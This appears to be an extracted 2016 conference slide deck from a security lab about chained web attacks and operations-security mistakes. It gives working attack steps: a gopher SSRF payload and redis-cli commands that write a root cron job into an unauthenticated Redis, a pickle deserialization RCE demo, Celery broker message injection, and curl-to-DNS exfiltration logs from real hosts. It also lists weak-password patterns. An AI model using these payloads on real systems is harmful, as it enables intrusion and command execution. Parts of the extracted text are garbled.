



GOPS2016  
Beijing

# 全球运维大会

2016  
DevOps 2.0: 重塑运维价值



北京站

会议时间：12月16日 - 12月17日

会议地点：北京国际会议中心

主办单位：



# 从漏洞组合攻击看运维安全之殇

陈思雨 & 李福



# 关于我们



**Qihoo 360 Web Security Lab**

KEEP HACKING

# 摘要

## I. 漏洞组合场景


- ex.1. SSRF 隔山打牛攻击内网 Redis 服务
- ex.2. 危险序列化结合脆弱中间件攻击分布式节点

## II. 运维安全之殇

- 躺过的那些坑
- 木桶原理 - 不能忽视的安全隐患



# I. 漏洞组合场景




按照安全部的要求把业务接口放到内网了，应该没啥问题了吧？

> binding in 127.0.0.1:6379  
怎么开在本机上的 Redis 服务也给人撸了？What the xxxx！

点个链接就给人撸了内网？

# I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- 服务端请求伪造 (SSRF)



# I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务


## • 服务端请求伪造 (SSRF)

业务提供的资源请求功能未验证资源来源，导致攻击者可控制服务端请求的资源地址对内网进行探测和攻击

`http://01/?source=[url]`

User -> `http://01/?source=http://L1:80/welcom.png`

Attacker -> `http://01/?source=http://L2:8080/weakfile`



# I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

- 服务端请求伪造 (SSRF)

- 内网探测 (端口扫描、Web 指纹探测)
- 应用服务攻击 (Struts2)
- 转换协议 (file://、gopher://)
- ...

gopher://

```
root@45a0e7d2f972:/# curl "gopher://172.17.0.3:31337/_POST /login
.php HTTP/1.1%0D%0AHost:172.17.0.3%0D%0A%0D%0Ausername=admin&pass
word=admin"
root@e8b6347f8109:/# nc -l 31337
POST /login.php HTTP/1.1
Host:172.17.0.3
username=admin&password=admin
```





# I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

## • Redis 服务未授权访问

攻击者访问未授权的 Redis 服务，在一定权限下能够直接写入 SSH 登陆公钥和计划任务

- Redis 服务权限 (Root)
- 可利用的命令 (Config/Save)

```
[root@8ecc722301d4 ~]# crontab -l
no crontab for root
[root@8ecc722301d4 ~]# redis-cli
redis 127.0.0.1:6379> set 1 "\n\n*/1 * * * * touch /tmp/ok\n\n"
OK
redis 127.0.0.1:6379> config set dir '/var/spool/cron'
OK
redis 127.0.0.1:6379> config set dbfilename 'root'
OK
redis 127.0.0.1:6379> save
OK
redis 127.0.0.1:6379>
[root@8ecc722301d4 ~]# crontab -l
REDIS0002
*/1 * * * * touch /tmp/ok
[root@8ecc722301d4 ~]# ls /tmp/
```

目前，公网上依然还有 15000 台主机存在 Redis 未授权访问的问题


如何攻击内网 Redis 服务？

# I. 漏洞组合场景 - SSRF 隔山打牛攻击内网 Redis 服务

## • SSRF & Redis

- SSRF 利用 Gopher 协议实现复杂的攻击向量
- 利用 SSRF **间接攻击**内网 Redis 服务

```
http://O1/?source=gopher://L2:6379/_SET 1"\n*/1  
**** touch /tmp/ok\n"%0D%0ACONFIG SET dir  
"/var/spool/cron"%0D%0ACONFIG SET dbfilename  
"root"%0D%0ASAVE%0D%0A
```




“隔山打牛”利器  
SSRF

```
http://O1/?source=gopher://L2:6379/_ {payload}
```

# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

## • 危险的数据序列化 (Serialize)



- PHP Session 反序列化导致远程命令执行
- Django **配置不当** Session 可控导致远程命令执行
- Java 多个组件接口数据反序列化导致远程命令执行


Python 中使用 pickle 模块处理不可信数据导致命令执行

```
>>> /p/tmp /ll demo.py
import sys, base64, pickle
pickle.loads(base64.b64decode(sys.argv[1]))
>>> /p/tmp /p/tmp demo.py Y3Bvc2l4CmV4ZWZCbnAwCihT)y9ialW4vc2gnCnAxClhsc0TKZzEKYVMnLWAnCnAzCmFTJ2
lk)wpwNAphdHA1Cl1wNgou
uid=501(honey) gid=20(staff) groups=20(staff),701(com.apple.sharepoint.group.1),12(everyone),61
(Localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_l
poperator),204(_developer),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(co
m.apple.access_ssh)
```

# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

## • 窥探 Celery 中的消息队列

- Celery 是 Python 中流行的分布式任务框架，借助中间件进行消息传递，支持的 Broker 应用有 RabbitMQ, Redis, MongoDB 等。
- 支持的消息封装方式: pickle (默认), json, msgpack, yaml



pickle?? Redis??  
集群/分布式!!

How to hack them?

# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

## • 窥探 Celery 中的消息队列

- Redis 作为 Broker 时消息格式 - JSON

```
{  
  ...  
  "content-encoding" : "binary",  
  "content-type" : "application/x-python-serialize",  
  "body" : --ENC_MSG_BODY--  
}
```


- 默认配置下 Celery 使用 Python “pickle” 序列化方式对消息体进行封装
- Worker 端进行消息处理提取具体调用信息

```
pickle.loads(base64.b64decode(MSG['body']))
```



# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 窥探 Celery 中的消息队列



```
{  
  ...  
  "content-encoding" : "binary",  
  "content-type" : "application/x-python-  
serialize",  
  "body" : --EVIL_PAYLOAD--,  
}
```

# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

- 脆弱的中间件 (Weak Broker)

- i. Is it possible to inject evil message into broker?

RabbitMQ / Redis - 15000 ( 未授权 ) / MongoDB - 14000 ( 未授权 ) / etc...

- ii. How to detect the celery broker in Redis and MongoDB?


Redis : **\_kombu.binding.\***, **unacked**, **celery**

MongoDB : **messages**, **messages.broadcast**, **messages.routing**



# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

```
127.0.0.1:6379> keys *  
1) "celery"  
2) "_kombu.binding.celery"  
127.0.0.1:6379> type celery  
list  
127.0.0.1:6379>  
set  
127.0.0.1:6379>
```



```
db.getCollection('messages.routing').find({})  
messages.routing 0.001 sec.  
/* 1 */  
{  
  "_id" : ObjectId("57e0a7713887a880f64409b8"),  
  "queue" : "celery",  
  "routing_key" : "celery",  
  "pattern" : null,  
  "exchange" : "celery"  
}  
/* 2 */  
{  
  "_id" : ObjectId("57e0a7713887a880f64409b9"),  
  "exchange" : "celery.pidbox",  
  "routing_key" : "",  
  "pattern" : null,  
  "queue" : "celery@0xFATeam.celery.pidbox"  
}
```






# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

## • Dancing on Internet

1. Celery 配置中启用了 pickle 消息封装方式
2. 攻击者能够控制分布式框架中消息队列中间件，任意读取和修改数据
  - Redis(15000), MongoDB(14000)
3. Worker 集群配置启用了 pickle 去对消息进行解析



# I. 漏洞组合场景 - 危险序列化结合脆弱中间件攻击分布式节点

Attact -> xx.xx.90.156

- Dancing on Internet

<- xx.xx2.78.211

curl `whoami`.{IP}.{broker}.platform.addr <sup>Resp</sup>

<- xx.xx2.84.216

M	URL	Remote Addr	User-Agent	
GET	http://dashsrv <u>2.90.156.redis.celery.wul4dy.nslog.site</u> /	<u>2.78.211</u>	curl/7.35.0	0
GET	http://sentry.1 219.204.redis.celery.wul4dy.nslog.site /	6.219.204	curl/7.35.0	0
GET	http://dashsrv <u>2.90.156.redis.celery.wul4dy.nslog.site</u> /	<u>2.84.216</u>	curl/7.35.0	0
GET	http://dashsrv 2.90.156.redis.celery.wul4dy.nslog.site /	2.84.216	curl/7.35.0	0
GET	http://redash. .15.25.redis.celery.wul4dy.nslog.site/	9.15.25	curl/7.45.0	0
GET	http://root.45. }.redis.celery.wul4dy.nslog.site/	36.99	curl/7.38.0	0
GET	http://work.11 3.213.redis.celery.wul4dy.nslog.site/	6.66.213	curl/7.22.0	0



# I. 漏洞组合场景 - So

- ex.1

- 业务功能逻辑上未严格限制外部资源来源，扩大了 SSRF 的危害
- Gopher 协议能够帮助攻击者利用 SSRF 扩大攻击面
- 内网服务安全系数过低（未授权，弱口令）


- ex.2

- 业务功能实现方式存在安全隐患（可导致命令执行的对象序列化）
- 中间件配置不当导致攻击者可随意访问修改数据



# I. 漏洞组合场景 - So

- 那么些坑



**wtf!!! WTF !!! WTF!!!**

## II. 运维安全之殇



Jenkins



ShellShock  
{bashbug}

...



GOPS2016  
Beijing

## II. 运维安全之殇


- 躺过的那些坑 - "Strong or not"

强密码=? 数字+大小写+符号

1qaz@WSX

3edc\$RFV

qwe123!@#



考虑换一张图片

## II. 运维安全之殇

### • 躺过的那些坑 - "Strong or not"

INIT=? 数字+大小写+符号

{user}+"321"

{user}+"123456"

{user}+"2016"

{user}+"test.com"

1. 系統限本院相關人員使用，未經許可請勿登入。

2. 登入方式說明：請使用以下方式登入系統

a. 專任員工、本院研究助理、實習醫學生、實習醫師、物治及職治實習生

帳號：員工代碼；密碼：報到前一個月以身分證字號進入，報到後為[ ]信箱密碼

b. 兼任醫師

帳號：員工代碼；密碼：身分證字號

(若有登入任何問題請洽人事室TEL:([ ]))

c. 代訓人員

帳號：員工代碼；密碼：報到前一個月以身分證字號進入，報到後為[ ]信箱密碼

(若有任何問題請洽教學部 [ ])

d. 志工、外包人員(含醫學院研究助理，由科部建檔)

帳號：身分證代碼；密碼：西元出生年月日  
(yyymmdd)

(若有任何問題請洽各相關科部)


e. 臨床試驗中心、醫學院外包人員(研究助理)

帳號：員工代碼；密碼：西元出生年月日(yyymmdd)



## II. 运维安全之殇

- 躺过的那些坑 - "Strong or not"
  - 企业邮箱、OA






## II. 运维安全之殇

- 躺过的那些坑 - case\_1

- XXXX 银行某站后台弱口令导致 **GetShell** (信息泄漏/内网安全)



```
user: wangwei  
pass: 000000
```



弱口令?

## II. 运维安全之殇

### • 躺过的那些坑 - case\_1

- XXXX 银行某站后台弱口令导致 GetShell （信息泄漏/内网安全）



## II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"

- GitHub
- [Automatic]
- [Dev]
- ...



## II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"

- GitHub
- [Automatic]
- [Dev]
- ...

```
total 60
drwxr-xr-x 7 www-data www-data 4096 Nov 29 02:33 ./
drwxr-xr-x 3 root      root    4096 Nov 29 02:22 ../
-rw-r--r-- 1 www-data www-data 12292 Nov 28 11:39 .DS_Store
drwxr-xr-x 2 www-data www-data 4096 Nov 29 02:28 .git/
-rw-r--r-- 1 www-data www-data 12288 Nov 29 02:33 .index.php.swp
drwxr-xr-x 2 www-data www-data 4096 Nov 29 02:28 application/
drwxr-xr-x 2 www-data www-data 4096 Nov 29 02:28 config/
drwxr-xr-x 2 www-data www-data 4096 Nov 29 02:28 controller/
drwxr-xr-x 2 www-data www-data 4096 Nov 29 02:28 include/
-rw-r--r-- 1 www-data www-data 395 Nov 29 02:29 index.php
```

.git, .DS\_Store, .idea, \*.swp, etc...

Path

Database

Auth

Log

## II. 运维安全之殇

- 躺过的那些坑 - "Sensitive"

- GitHub
- [Automatic]
- [Dev]
- ...

```
3 ...
4
5 if ( $_GET['debug'] == 'true' ) {
6     $DEBUG = true;
7 } else {
8     $DEBUG = false;
9 }
10
11 ...
```

RCE: "Struts DevMode RCE", "JDWP RCE"

**No ANY DEBUG** in production enviroment



## II. 运维安全之殇

